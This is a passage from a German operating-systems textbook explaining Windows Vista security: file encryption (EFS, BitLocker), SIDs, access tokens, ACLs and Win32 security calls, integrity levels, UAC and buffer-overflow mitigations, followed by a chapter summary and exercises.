Windows nimmt sich dieser Probleme an, indem es eine Option anbietet, Dateien zu verschlüsseln, so dass selbst im Falle eines Diebstahls oder eines Neustarts mit MS-DOS die Dateien unleserlich sind. Normalerweise kennzeichnet man bestimmte Verzeichnisse als verschlüsselt, wenn man die Verschlüsselung einsetzen will. Dadurch werden alle Dateien in diesem Verzeichnis verschlüsselt und neue Dateien, die in dieses Verzeichnis kopiert werden oder darin erzeugt werden, werden ebenfalls verschlüsselt. Die eigentliche Ver- und Entschlüsselung wird nicht von NTFS selbst verwaltet, sondern von einem Treiber namens **verschlüsselndes Dateisystem (EFS, Encrypting File System)**, der Rückrufe mit NTFS aufzeichnet.

EFS bietet Verschlüsselung für bestimmte Dateien und Verzeichnisse an. Es gibt auch noch eine weitere Möglichkeit zur Verschlüsselung in Windows Vista, die **BitLocker** heißt und die fast alle Daten auf einem Volume verschlüsselt. Damit können die Daten äußerst wirksam geschützt werden – solange der Benutzer die Mechanismen zur Erzeugung von starken Schlüsseln einsetzt. Angesichts der Anzahl der Systeme, die ständig verloren gehen oder gestohlen werden, und der großen Sensibilität für das Problem des Identitätsdiebstahls ist es sehr wichtig, dass Geheimnisse geschützt werden. Eine erstaunliche Zahl von Notebooks verschwindet jeden Tag. Angeblich verlieren große Wall-Street-Unternehmen durchschnittlich ein Notebook pro Woche in Taxis allein in New York City.

11.9 IT-Sicherheit in Windows Vista

Nachdem wir gerade einen Blick auf die Verschlüsselung geworfen haben, ist es nun ein guter Zeitpunkt, die Sicherheit im Allgemeinen zu untersuchen. Windows NT wurde ursprünglich so entwickelt, dass es die C2-Sicherheitsnorm des US-Verteidigungsministeriums (DoD 5200.28 STD) erfüllt, das Orange Book, um als sicheres System zu gelten. Dieser Standard stellt einige konkrete Anforderungen an Betriebssysteme, die als sicher genug für militärische Zwecke eingestuft werden sollen. Obwohl Windows Vista nicht ausdrücklich entworfen wurde, den C2-Standard zu erfüllen, hat es doch viele Sicherheitsmerkmale vom originalen NT-Sicherheitsmodell geerbt, wie die folgenden:

1. Sicheres Anmelden mit Antispoofing-Maßnahmen
2. Frei einstellbare Zugriffskontrollen
3. Privilegierte Zugriffskontrollen
4. Schutz des Adressraums für jeden einzelnen Prozess
5. Belegung der neuen Seiten mit Nullwerten, ehe sie eingeblendet werden
6. Sicherheitsüberwachung

Wir werden uns diese Punkte nun kurz näher ansehen.

Sicheres Anmelden bedeutet, dass der Systemadministrator festlegen kann, dass jeder Benutzer zum Anmelden ein Passwort braucht. Beim Spoofing schreibt ein böswilliger Benutzer ein Programm, das eine Eingabemaske zur Anmeldung anzeigt, dann

entfernt er sich in der Hoffnung, dass ein ahnungsloser Benutzer sich davor setzt und seinen Namen und sein Passwort eingibt. Benutzername und Passwort werden daraufhin auf der Platte gespeichert und der Benutzer bekommt eine Meldung, dass die Anmeldung fehlgeschlagen ist. Windows Vista verhindert diesen Angriff dadurch, dass es Benutzer dazu auffordert, zunächst STRG-ALT-ENTF zu drücken. Diese Tastenkombination wird immer vom Tastaturreiber erkannt, der daraufhin ein Systemprogramm startet, um die echte Anmeldeseite anzuzeigen. Dies funktioniert deshalb, weil es keine Möglichkeit für Benutzerprozesse gibt, die Behandlung von STRG-ALT-ENTF durch den Tastaturreiber zu verhindern. Aber NT kann die Benutzung der STRG-ALT-ENTF-Sicherheitssequenz in einigen Fällen ausschalten. Die Idee dazu kam von Windows XP und Windows 2000, die dies einsetzen, um den Benutzern, die von Windows 98 gewechselt waren, mehr Kompatibilität zu bieten.

Freie einstellbare Zugriffskontrollen erlauben es dem Besitzer einer Datei oder eines anderen Objekts festzulegen, wer es auf welche Weise benutzen darf. Privilegierte Zugriffskontrollen erlauben es dem Systemadministrator (Superuser), sie bei Bedarf zu überschreiben. Adressraumschutz bedeutet einfach nur, dass jeder Prozess seinen eigenen virtuellen Adressraum hat, der für unautorisierte Prozesse nicht zugreifbar ist. Der nächste Punkt bedeutet, dass Seiten, die neu eingeblendet werden, wenn der Prozess-Heap wächst, mit Null aufgefüllt werden, so dass Prozesse dort keine alten Informationen vom vorherigen Besitzer finden (deswegen auch die Zero-Page-Liste in Abbildung 11.36, die für diesen Zweck einen Vorrat an genullten Seiten liefert). Schließlich gibt es noch die Sicherheitsüberwachung (*Security Auditing*), mit deren Hilfe der Administrator eine Aufzeichnung (Log) von bestimmten sicherheitsrelevanten Ereignissen anlegen kann.

Das Orange Book legt allerdings nicht fest, was zu passieren hat, wenn jemand Ihr Notebook stiehlt. In großen Organisationen ist ein Dieb pro Woche nicht ungewöhnlich. Folglich stellt Windows Vista Hilfsprogramme zur Verfügung, die ein gewissenhafter Benutzer verwenden kann, um den Schaden nach dem Verlust oder Diebstahl eines Notebooks zu minimieren (z.B. sicheres Anmelden, verschlüsselte Dateien usw.). Natürlich sind die gewissenhaften Benutzer genau diejenigen, die ihre Notebooks nicht verlieren – es sind die anderen, die den Ärger verursachen.

Im nächsten Abschnitt befassen wir uns mit den grundlegenden Konzepten der Windows-Vista-Sicherheit. Danach sehen wir uns die sicherheitsbezogenen Systemaufrufe an, bevor wir zum Schluss erfahren, wie die Sicherheitskonzepte umgesetzt werden.

Grundlegende Konzepte

Jeder Windows-Vista-Benutzer (und jede Gruppe) wird durch eine **SID (Sicherheits-ID)** identifiziert. SIDs sind binäre Zahlen mit einem kurzen Header, gefolgt von einer langen zufälligen Komponente. Dabei sollte jede SID weltweit eindeutig sein. Wenn der Benutzer einen Prozess startet, laufen der Prozess und seine Threads unter der SID des Benutzers. Der Großteil des Sicherheitssystems ist so ausgelegt, dass auf jedes Objekt nur von Threads zugegriffen werden kann, die eine autorisierte SID haben.

Jeder Prozess hat ein **Zugriffstoken** (access token), das eine SID und andere Merkmale beinhaltet. Das Token wird normalerweise durch `winlogon.exe` erzeugt, wie weiter unten noch beschrieben wird. Das Format des Tokens ist in ▶ Abbildung 11.47 dargestellt. Prozesse können `GetTokenInformation` aufrufen, um an diese Informationen zu gelangen. Der Header enthält einige Verwaltungsinformationen. Das Feld *Gültigkeitsdauer* könnte anzeigen, wann das Token ungültig wird, es wird aber momentan nicht genutzt. Das Feld *Gruppen* gibt an, zu welcher Gruppe ein Prozess gehört; es wird für die Einhaltung des POSIX-Standards benötigt. Die standardmäßige **DACL** (*Discretionary ACL*) ist die Zugriffskontrollliste, die Objekte bekommen, wenn sie von Prozessen erzeugt werden und keine andere ACL angegeben ist. Die Benutzer-SID zeigt an, wem der Prozess gehört. Die eingeschränkten SIDs erlauben es nicht vertrauenswürdigen Prozessen, sich Arbeit mit vertrauenswürdigen Prozessen zu teilen. Dadurch gibt es weniger Möglichkeiten, Schaden anzurichten.

Header	Gültigkeits-dauer	Gruppen	Standard-CACL	Benutzer-SID	Gruppen-SID	Einge-schränkte SIDs	Privilegien	Identitäts-wechselebene	Integritäts-ebene
--------	-------------------	---------	---------------	--------------	-------------	----------------------	-------------	-------------------------	-------------------

Abbildung 11.47: Struktur eines Zugriffstokens

Die Liste mit Privilegien, falls vorhanden, gibt einem Prozess besondere Fähigkeiten, die einem gewöhnlichen Nutzer verwehrt sind, wie das Recht, die Maschine herunterzufahren oder auf Dateien zuzugreifen, auf die der Prozess normalerweise keinen Zugriff hätte. Im Prinzip teilen die Privilegien die Berechtigung des Administrators in verschiedene Rechte ein, die den Prozessen individuell zugewiesen werden können. Auf diese Weise kann ein Benutzer einen Teil der Administratorrechte erhalten, aber nicht alle. Zusammenfassend kann man sagen, dass das Zugriffstoken anzeigt, wem der Prozess gehört und welche Standardwerte und Rechte damit verbunden sind.

Wenn sich ein Benutzer anmeldet, bekommt der Initialisierungsprozess von `winlogon.exe` ein Zugriffstoken. Nachfolgende Prozesse erben für gewöhnlich dieses Token. Das Zugriffstoken eines Prozesses gilt anfänglich für alle Threads in einem Prozess. Ein Thread kann jedoch während der Ausführung einen eigenen Zugriffstoken bekommen. In diesem Fall überschreibt der Zugriffstoken des Threads den des Prozesses. Insbesondere kann ein Client-Thread seine Zugriffsrechte an einen Server-Thread weiterreichen, um dem Server Zugriff auf geschützte Dateien und andere Objekte des Clients zu gewähren. Dieser Mechanismus wird **Identitätswechsel** (*impersonation*) genannt. Er wird durch die Transportschichten realisiert (d.h. ALPC, Named Pipes und TCP/IP) und von RPC für die Kommunikation vom Client zum Server benutzt. Die Transporte verwenden interne Schnittstellen im Sicherheitsreferenzmonitor des Kerns, um den Sicherheitskontext für das Zugriffstoken des aktuellen Threads zu extrahieren und auf die Server-Seite zu schicken, wo es benutzt wird, um ein Token zu konstruieren, das vom Server eingesetzt werden kann, um den Client zu verkörpern.

Ein weiteres grundlegendes Konzept ist der **Sicherheitsdeskriptor**. Jedes Objekt hat einen Sicherheitsdeskriptor, der angibt, wer auf diesem Objekt welche Operationen ausführen darf. Die Sicherheitsdeskriptoren werden festgelegt, wenn die Objekte erzeugt werden. Das Dateisystem NTFS und die Registrierung verwalten eine persistente Form von Sicherheitsdeskriptor, die benutzt wird, um die Sicherheitsdeskriptoren für Dateien- und Schlüsselobjekte anzulegen (die Objekte des Objekt-Managers repräsentieren offene Instanzen von Dateien und Schlüsseln).

Jeder Sicherheitsdeskriptor besteht aus einem Header gefolgt von einer DACL mit einem oder mehreren **Zugriffskontrolleinträgen (ACE, Access Control Entry)**. Die beiden wichtigsten Elemente sind Allow (Zugriff erlaubt) und Deny (Zugriff verweigert). Ein Allow-Element gibt eine SID und eine Bitmap an, wodurch spezifiziert wird, welche Operationen Prozesse mit dieser SID auf dem Objekt ausführen dürfen. Ein Deny-Element arbeitet genauso, nur dass angezeigt wird, welcher Aufrufer die Aktion nicht ausführen darf. Ein Beispiel: Ida hat eine Datei, deren Sicherheitsdeskriptor anzeigt, dass jeder Lesezugriff hat. Elvis hat keinen Zugriff, Cathy hat Lese-/Schreib-Zugriff und Ida selbst hat vollen Zugriff. Dieses einfache Beispiel ist in ►Abbildung 11.48 dargestellt. Die SID „Jeder“ bezieht sich auf alle Benutzer, wird aber nachträglich durch jeden expliziten ACE überschrieben.




Abbildung 11.48: Beispiel eines Sicherheitsdeskriptors für eine Datei

Zusätzlich zur DACL hat ein Sicherheitsdeskriptor auch eine **Systemzugriffskontrollliste (SACL, System Access Control List)**, die genau wie die DACL funktioniert, nur dass sie nicht regelt, wer Operationen auf dem Objekt ausführen darf, sondern welche Operationen im systemweiten Sicherheitsprotokoll aufgezeichnet werden. In Abbildung 11.48 wird jede Operation, die Marilyn auf der Datei ausführt, protokolliert. Die SACL enthält außerdem die **Integritätsebene**, die wir weiter unten noch kurz beschreiben werden.

11.9.1 API-Aufrufe zu Sicherheitsfunktionen

Die meisten Zugriffskontrollmechanismen in Windows Vista basieren auf Sicherheitsdeskriptoren. Üblicherweise übergibt ein Prozess, wenn er ein Objekt erzeugt, einen Sicherheitsdeskriptor als Parameter an `CreateProcess`, `CreateFile` oder an einen anderen objekterzeugenden Aufruf. Dieser Deskriptor wird dann wie in Abbildung 11.48 den Objekten zugeordnet. Falls kein Sicherheitsdeskriptor beim Erzeugen des Objektes angegeben wird, werden stattdessen die Standardsicherheitseinstellungen im Zugriffstoken des aufrufenden Prozesses verwendet (siehe Abbildung 11.47).

Da sich viele Win32-API-Sicherheitsaufrufe auf die Verwaltung der Sicherheitsdeskriptoren beziehen, werden wir uns hier auf diese konzentrieren. Die wichtigsten Aufrufe sind in ►Abbildung 11.49 aufgeführt. Beim Erzeugen eines Sicherheitsdeskriptors wird der benötigte Speicherplatz durch `InitializeSecurityDescriptor` zuerst belegt und danach initialisiert. Dieser Aufruf erstellt den Header. Sollte die SID des Besitzers nicht bekannt sein, kann sie mithilfe von `LookupAccountSid` anhand des Namens in Erfahrung gebracht werden. Danach kann sie in den Sicherheitsdeskriptor eingefügt werden. Mit der Gruppen-SID, falls vorhanden, geschieht dasselbe. Normalerweise wird es sich dabei um die SID des Aufrufers handeln und um eine seiner Gruppen-SIDs, aber der Systemadministrator kann jede beliebige SID einfügen.

Win32-API-Funktion	Beschreibung
<code>InitializeSecurityDescriptor</code>	Neuen Sicherheitsdeskriptor einrichten
<code>LookupAccountSid</code>	Nach dem SID eines Benutzers suchen
<code>SetSecurityDescriptorOwner</code>	Den Eigentümer im Deskriptor festlegen
<code>SetSecurityDescriptorGroup</code>	Die Gruppe im Deskriptor festlegen
<code>InitializeAcl</code>	Initialisierung von DACL und SACL
<code>AddAccessAllowedAce</code>	Neue ACE der DACL oder SACL für Erlaubnis
<code>AddAccessDeniedAce</code>	Neue ACE der DACL oder SACL für Verweigerung
<code>DeleteAce</code>	ACE aus DACL oder SACL löschen
<code>SetSecurityDescriptorDacl</code>	Eine DACL dem Deskriptor anhängen

Abbildung 11.49: Die wesentlichen Win32-API-Funktionen zur Sicherheit

Nun kann die DACL (oder SACL) des Sicherheitsdeskriptors mit `InitializeAcl` initialisiert werden. ACL-Einträge können mit `AddAccessAllowedAce` und `AddAccessDeniedAce` eingefügt werden. Diese Aufrufe können mehrmals wiederholt werden, um so viele ACE-Einträge wie nötig einzufügen. Die Funktion `DeleteAce` kann benutzt werden, um Einträge zu entfernen, wenn eine bestehende ACL verändert wird und nicht

wenn eine neue ACL konstruiert wird. Wenn die ACL erstellt wurde, kann sie mit `SetSecurityDescriptorDacl` an den Sicherheitsdeskriptor angefügt werden. Schließlich kann der neu erstellte Sicherheitsdeskriptor beim Erzeugen eines Objektes als Parameter übergeben werden, um ihn für das neue Objekt zu verwenden.

11.9.2 Implementierung von Sicherheitsfunktionen

Sicherheit wird in einem Einzelplatz-Windows-Vista-System durch eine Vielzahl von Komponenten realisiert. Die meisten davon haben wir bereits kennengelernt (Sicherheit in Netzwerkumgebungen ist eine ganz andere Geschichte und würde den Rahmen dieses Buches sprengen). Der Anmeldevorgang wird von `winlogon.exe` behandelt und die Authentifizierung von `lsass.exe`. Das Ergebnis einer erfolgreichen Anmeldung ist eine neue GUI-Shell (`explorer.exe`) mit ihrem eigenen Zugriffstoken. Die hierfür wichtigen Hives in der Registrierung sind SECURITY und SAM. Dabei setzt der erste die allgemeinen Sicherheitsrichtlinien fest, der zweite enthält die Sicherheitsinformationen für jeden einzelnen Benutzer, wie in Abschnitt 11.2.3 besprochen.

Ist ein Benutzer erst einmal angemeldet, finden Sicherheitsoperationen jedes Mal dann statt, wenn ein Objekt zum Zugreifen geöffnet wird. Jeder `OpenXXX`-Aufruf benötigt den Namen des zu öffnenden Objektes und die notwendigen Rechte dafür. Während des Öffnens prüft der Sicherheitsreferenzmonitor (siehe Abbildung 11.13), ob der Aufrufer alle nötigen Rechte besitzt. Diese Prüfung wird durchgeführt, indem der Zugriffstoken des Aufrufers und die mit dem Objekt verbundene DACL betrachtet werden. Dabei geht er die Liste der ACEs in der ACL geordnet von oben nach unten durch. Sobald ein Eintrag gefunden wird, der auf die SID des Aufrufers oder auf eine seiner Gruppen-SIDs passt, werden die dort beschriebenen Zugriffsrechte verwendet. Falls alle Rechte, die der Benutzer benötigt, gefunden werden, ist das Öffnen erfolgreich, andernfalls schlägt es fehl.

Wie wir gesehen haben, können DACLs genauso Deny-Einträge wie Allow-Einträge enthalten. Aus diesem Grund werden Einträge, die den Zugriff verweigern, üblicherweise vor die Einträge geschrieben, die Zugriff gewähren, damit ein Benutzer, der ausdrücklich keinen Zugriff hat, nicht über eine Hintertür (z.B. könnte er einer Gruppe angehören, die legitim Zugriff hat) doch Zugriff bekommt.

Nachdem ein Objekt geöffnet worden ist, wird ein Handle darauf an den Aufrufer zurückgeliefert. Bei nachfolgenden Aufrufen wird nur noch überprüft, ob die Operation, die ausgeführt werden soll, ursprünglich beim Öffnen des Objektes in der Liste der geforderten Operationen war. Dadurch wird verhindert, dass ein Benutzer eine Datei zum Lesen öffnet und dann versucht, darauf zu schreiben. Außerdem können Aufrufe an Handles zu Einträgen in den Überwachungsprotokollen führen, wie es von SACL gefordert wird.

Windows Vista fügte eine weitere Sicherheitseinrichtung hinzu, um mit verbreiteten Sicherheitsproblemen des Systems durch ACLs umzugehen. Es gibt neue verpflichtende **Integritätsebenen-SIDs** in dem Prozesstoken und Objekte spezifizieren ein Integri-

tätsebenen-ACE in der SACL. Die Integritätsebene verhindert Schreibzugriffe auf Objekte unabhängig davon, welche ACEs in der DACL sind. Insbesondere wird das Modell der Integritätsebenen eingesetzt, um gegen Prozesse des Internet Explorers zu schützen, die angegriffen wurden (vielleicht weil der Benutzer unvernünftigerweise Code von einer unbekannten Webseite heruntergeladen hat). Solch ein Internet Explorer mit **niedrigen Rechten** läuft mit einer Integritätsebene, die auf *niedrig* gesetzt ist. Als Voreinstellung haben alle Dateien und Registrierungsschlüssel im System eine *mittlere* Integritätsebene, so dass ein IE mit niedrigen Rechten sie nicht verändern kann.

Eine Reihe anderer Sicherheitsfunktionen sind in den letzten Jahren zu Windows hinzugefügt worden. Für das Service Pack 2 von Windows XP wurde ein großer Teil des Systems mit einem Flag (/GS) übersetzt, das zur Validierung gegen viele Arten von Stackpufferüberläufen diente. Zusätzlich wurde eine Technik in der AMD64-Architektur genutzt, genannt NX, um die Ausführung von Code auf Stacks zu begrenzen. Das NX-Bit im Prozessor steht sogar im x86-Modus zur Verfügung. NX steht für *no execute* und ermöglicht es, Seiten so zu markieren, dass kein Code auf ihnen ausgeführt werden kann. Falls also ein Angreifer eine Pufferüberlauf-Schwachstelle ausnutzt, um Code in einen Prozess einzufügen, ist es nicht ganz einfach, diesen Code auch zur Ausführung zu bringen.

Windows Vista hat sogar noch weitere Sicherheitsfunktionen eingeführt, um Angreifer abzuwehren. Code, der in den Kernmodus geladen werden soll, wird überprüft (standardmäßig auf x64-Systemen) und nur dann geladen, wenn er richtig signiert ist. Die Adressen, an die DLLs und EXE-Dateien geladen werden, werden ebenso wie Stackbelegungen auf jedem System recht stark durcheinandergemischt. Damit wird es unwahrscheinlicher, dass ein Angreifer erfolgreich Pufferüberläufe ausnutzen kann, um zu einer bekannten Adresse zu verzweigen, und dort mit der Ausführung von Codefolgen anfangen kann, die mit einer Anhebung der Privilegien verwoben werden können. Ein kleinerer Anteil an Systemen kann angegriffen werden, weil sie sich auf binären Code stützen, der an Standardadressen gespeichert ist. Es ist viel wahrscheinlicher, dass Systeme einfach abstürzen, wodurch ein potenzieller Anhebungsangriff in einen weniger gefährlichen Denial-of-Service-Angriff umgewandelt wird.

Eine weitere Änderung war die Einführung von **Benutzerkontrollenkontrolle (UAC, User Account Control)**. Damit sollte das chronische Problem in Windows angegangen werden, dass die meisten Benutzer als Administratoren angemeldet sind. Der Entwurf von Windows setzt nicht voraus, dass Benutzer als Administratoren laufen, doch Nachlässigkeit über viele Versionen hinweg hatte es einfach weitgehend unmöglich gemacht, Windows erfolgreich zu benutzen, wenn man nicht als Administrator angemeldet war. Aber ständig Administrator zu sein, ist gefährlich. Zum einen können Benutzerfehler das System leicht beschädigen, viel schlimmer ist jedoch: Falls der Benutzer irgendwie getäuscht oder angegriffen wird und dadurch Code ausführt, der das System gefährden will, dann wird dieser Code Administratorrechte haben und kann sich selbst tief in das System einbringen.

Wenn UAC eingesetzt wird, blendet das System einen speziellen Desktop ein und übernimmt die Kontrolle, sobald ein Versuch unternommen wird, eine Operation durchzuführen, die Administratorrechte erfordert. Jetzt kann nur noch die Eingabe des Benutzers den Zugriff autorisieren (ähnlich wie STRG-ALT-ENTF für C2-Sicherheit funktioniert). Trotzdem ist es natürlich einem Angreifer möglich, auch ohne Administratorrechten zu zerstören, was dem Benutzer wirklich wichtig ist, nämlich seine persönlichen Dateien. Aber UAC hilft, bestehende Angriffsarten zu vereiteln, und es ist immer leichter, ein angegriffenes System wiederherzustellen, wenn der Angreifer nichts an den Systemdaten oder -dateien verändern konnte.

Das letzte Sicherheitsmerkmal in Windows Vista hatten wir bereits erwähnt: die Erzeugung von *geschützten Prozessen* (*protected process*), die eine Sicherheitsgrenze zur Verfügung stellen. Normalerweise definiert der Benutzer (der durch ein Token-Objekt repräsentiert ist) die Privileggrenze im System. Wenn ein Prozess erzeugt wird, hat der Benutzer Zugriff, um eine Anzahl an Kernfunktionen abzuarbeiten, zum Beispiel Prozesserzeugung, Debugging, Pfadnamen, Einführung von Threads und so weiter. Zurzeit ist der einzige Einsatz dieser geschützten Prozesse in Vista, es der Software zur digitalen Rechteverwaltung zu ermöglichen, ihre Inhalte besser zu schützen. Vielleicht wird der Einsatz in zukünftigen Versionen ausgebaut werden und mehr auf benutzerfreundliche Zwecke wie das Sichern des Systems gegen Angreifer ausgerichtet sein, anstatt Inhalte gegen Angriffe des Systembesitzers zu sichern.

Microsoft hat seine Bemühungen, die Sicherheit von Windows zu verbessern, in den letzten Jahren angesichts der zunehmenden Zahl von Angriffen gegen Systeme auf der ganzen Welt verstärkt. Einige dieser Angriffe waren sehr erfolgreich, haben ganze Länder und große Unternehmen lahm gelegt und Kosten in Höhe von Milliarden Euro verursacht. Die meisten Angriffe nutzen kleine Fehler im Code aus, die zu Pufferüberläufen führen, und ermöglichen es, dass der Angreifer Code einfügen kann, indem Rücksprungadressen, Ausnahmezeiger und andere Daten überschrieben werden, die die Programmausführung steuern. Viele dieser Probleme ließen sich vermeiden, wenn typischere Sprachen anstelle von C und C++ benutzt würden. Und selbst mit diesen unsicheren Sprachen könnten viele Schwachstellen vermieden werden, wenn Studenten besser darin ausgebildet würden, die Tücken der Parameter- und Datenvalidierung zu verstehen. Denn schließlich waren viele der Softwareentwickler, die den Code bei Microsoft geschrieben haben, irgendwann auch einmal Studenten, genau wie viele von Ihnen, die jetzt dieses Fallbeispiel lesen. Es gibt viele Bücher über diese Art von kleinen Codefehlern, die in zeigerbasierten Sprachen ausgenutzt werden können, und die Möglichkeiten, wie sie vermieden werden können (z.B. Howard und LeBlank, 2007).

ZUSAMMENFASSUNG

Der Kernmodus in Windows Vista ist in mehrere Teile strukturiert: die HAL, die Kern- und Ausführungsschichten von NTOS und eine große Anzahl von Gerätetreibern, die alles von Gerätediensten bis zu Dateisystemen, vom Netzwerkbetrieb bis zu Grafikprogrammen installieren. **Die HAL** versteckt bestimmte Unterschiede in der Hardware vor den anderen Komponenten. Die Kernschicht verwaltet die CPU, um Multithreading und Synchronisation zu unterstützen, und die Ausführungsschicht implementiert die meisten Kernmodusdienste.

Die Ausführungsschicht baut auf Kernmodusobjekten auf, die die Schlüssel-Datenstrukturen der Ausführungsschicht sind, einschließlich Prozesse, Threads, Speichersektionen, Treiber, Geräte und Synchronisationsobjekten, um nur ein paar zu nennen. Benutzerprozesse erzeugen Objekte durch Aufruf von Systemdiensten und bekommen Referenzen auf Handles zurück, die in nachfolgenden Systemaufrufen an die Komponenten der Ausführungsschicht benutzt werden können. Das Betriebssystem erzeugt ebenfalls intern Objekte. Der Objekt-Manager verwaltet einen Namensraum, in dem Objekte abgelegt und später nachgesehen werden können.

Die wichtigsten Objekte in Windows sind Prozesse, Threads und Sektionen. **Prozesse** haben einen virtuellen Adressraum und stellen Container für Ressourcen dar. **Threads** sind die Ausführungseinheit und unterliegen dem Scheduling der Kernschicht unter Benutzung eines Prioritätsalgorithmus, in dem der rechenbereite Thread mit der höchsten Priorität immer läuft und, falls notwendig, Threads mit geringerer Priorität unterbricht. **Sektionen** repräsentieren Speicherobjekte wie Dateien, die in den Adressraum von Prozessen eingeblendet werden können. EXE- und DLL-Programmabbilder werden als Sektionen dargestellt, ebenso wie auch gemeinsamer Speicher.

Windows unterstützt einen **virtuellen Adressraum**, der bei Bedarf eingelagert wird. Der Seitenersetzungsalgorithmus basiert auf dem Konzept des Arbeitsbereichs. Das System unterstützt mehrere Arten von Seitenlisten, um die Nutzung des Speichers zu optimieren. Die verschiedenen Seitenlisten werden gefüllt, indem die Arbeitsbereiche mithilfe komplexer Formeln beschnitten werden, die versuchen, physische Seiten wiederzuverwenden, die lange Zeit nicht referenziert wurden. Der Cache-Manager verwaltet virtuelle Adressen im Kern, die benutzt werden können, um Dateien in den Speicher einzublenden. Dadurch wird die Performanz der Ein-/Ausgabe für viele Anwendungen dramatisch verbessert, weil Lese-Operationen ohne Plattenzugriff bedient werden können.

Ein-/Ausgabe wird durch die Gerätetreiber realisiert, die dem Windows-Treibermodell unterliegen. Jeder Treiber initialisiert zunächst ein Treiberobjekt, das die Adressen der Prozeduren enthält, die das System aufrufen kann, um Geräte zu manipulieren. Die eigentlichen Gerätetreiber werden durch Gerätobjekte repräsentiert, die entweder aus der Konfigurationsbeschreibung des Systems erzeugt

oder vom Plug-and-Play-Manager angelegt werden, wenn Geräte beim Zählen des Systembusses entdeckt werden. Geräte werden auf einem Stack abgelegt und E/A-Anforderungspakete werden durch den Stack nach unten gereicht und von den Treibern für jedes Gerät in dem Gerätestack bedient. Ein-/Ausgabe ist inhärent asynchron und Treiber speichern Anfragen für spätere Arbeit gewöhnlich in Warteschlangen und kehren zu ihrem Aufrufer zurück. Dateisystemvolumes werden als Geräte im Ein-/Ausgabesystem implementiert.

Das Dateisystem NTFS baut auf einer Masterdateitabelle auf, die einen Datensatz pro Datei oder Verzeichnis hat. Alle Metadaten in NTFS sind selbst wieder Teil einer NTFS-Datei. Jede Datei hat mehrere Attribute, die sich entweder im MFT-Datensatz befinden oder nicht resident (gespeichert in Blöcken außerhalb der MFT) sind. NTFS unterstützt neben anderen Merkmalen Unicode, Kompression, Journaling und Verschlüsselung.

Schließlich hat Windows Vista ein ausgeklügeltes **Sicherheitssystem**, das auf Zugriffskontrolllisten und Integritätsebenen basiert. Jeder Prozess besitzt ein Token zur Authentifizierung, das die Identität des Benutzers anzeigt und welche besonderen Rechte der Prozess – falls überhaupt welche – hat. Jedes Objekt hat einen zugehörigen Sicherheitsdeskriptor. Dieser zeigt auf eine frei verfügbare Zugriffskontrollliste, die Zugriffskontrolleinträge enthält, die einzelnen Benutzern oder Gruppen bestimmte Aktionen erlauben oder verbieten können. Windows hat unzählige Sicherheitsfunktionen in den letzten Versionen hinzugefügt. Dazu gehören BitLocker zum Verschlüsseln von ganzen Volumes sowie die zufällige Anordnung des Adressraums, nicht ausführbare Stacks und andere Maßnahmen, um Angriffe durch Pufferüberlauf zu erschweren.

Übungen

1. Die HAL beginnt mit der Zeitrechnung im Jahr 1601. Geben Sie Beispiele für Anwendungen an, bei denen diese Eigenschaft nützlich ist.
2. In Abschnitt 11.3.2 haben wir die Probleme beschrieben, die durch Mehrfach-Thread-Anwendungen verursacht werden, wenn Handles in einem Thread geschlossen werden, während sie in anderen Threads noch benutzt werden. Eine Möglichkeit, um dieses Problem zu beheben, wäre das Einfügen eines Sequenzfeldes. Wie könnte dies helfen? Welche Veränderungen am System wären notwendig?
3. Win32 unterstützt keine Signale. Würde man sie einführen, könnten sie entweder für Prozesse, für Threads, für beide oder für keines von beiden sein. Machen Sie einen Vorschlag, wie dies realisiert werden sollte, und begründen Sie Ihre Entscheidung.



Lösungshinweise

4. Eine Alternative zur Benutzung von DLLs wäre es, jedes Programm statisch mit genau den Bibliotheksfunktionen zu binden, die es tatsächlich benutzt, nicht mehr und nicht weniger. Wenn man diese Vorgehensweise einführen würde, wäre es sinnvoller auf dem Client oder auf dem Server?
5. Welche Gründe gibt es dafür, dass ein Thread getrennte Benutzermodus- und Kernmodus-Stacks in Windows hat?
6. Windows benutzt 4-MB-Seiten, weil dies die Effizienz des TLB verbessert, was wiederum großen Einfluss auf die Performanz hat. Warum ist dies so?
7. Gibt es eine Begrenzung der Zahl verschiedener Operationen, die auf einem Objekt der Ausführungsschicht definiert werden können? Falls ja, woher stammt dieses Limit? Falls nein, warum nicht?
8. Durch den Win32-API-Aufruf `WaitForMultipleObjects` kann ein Thread auf einer Menge von Synchronisationsobjekten blockieren, deren Handles als Parameter übergeben werden. Sobald eines dieser Objekte ein Signal sendet, wird der aufrufende Thread wieder freigegeben. Ist es möglich, dass die Menge der Synchronisationsobjekte unter anderem zwei Semaphore enthält, einen Mutex und einen für kritische Regionen? Warum bzw. warum nicht?
Hinweis: Dies ist keine Fangfrage, doch die Beantwortung setzt gründliche Überlegungen voraus.
9. Nennen Sie drei Gründe, warum ein Prozess beendet werden könnte.
10. Wie in Abschnitt 11.4 beschrieben gibt es eine besondere Handle-Tabelle, die zur Belegung von IDs für Prozesse und Threads eingesetzt wird. Die Algorithmen für Handle-Tabellen belegen in der Regel das erste verfügbare Handle (d.h., die Liste der freien Handles wird in LIFO-Reihenfolge verwaltet). In früheren Windows-Versionen wurde dies geändert, so dass die ID-Tabelle die Liste der freien Handles immer in FIFO-Reihenfolge hält. Worin besteht das Problem, das die LIFO-Reihenfolge potenziell für die allozierte Prozess-IDs verursachen kann? Warum gibt es dieses Problem unter UNIX nicht?
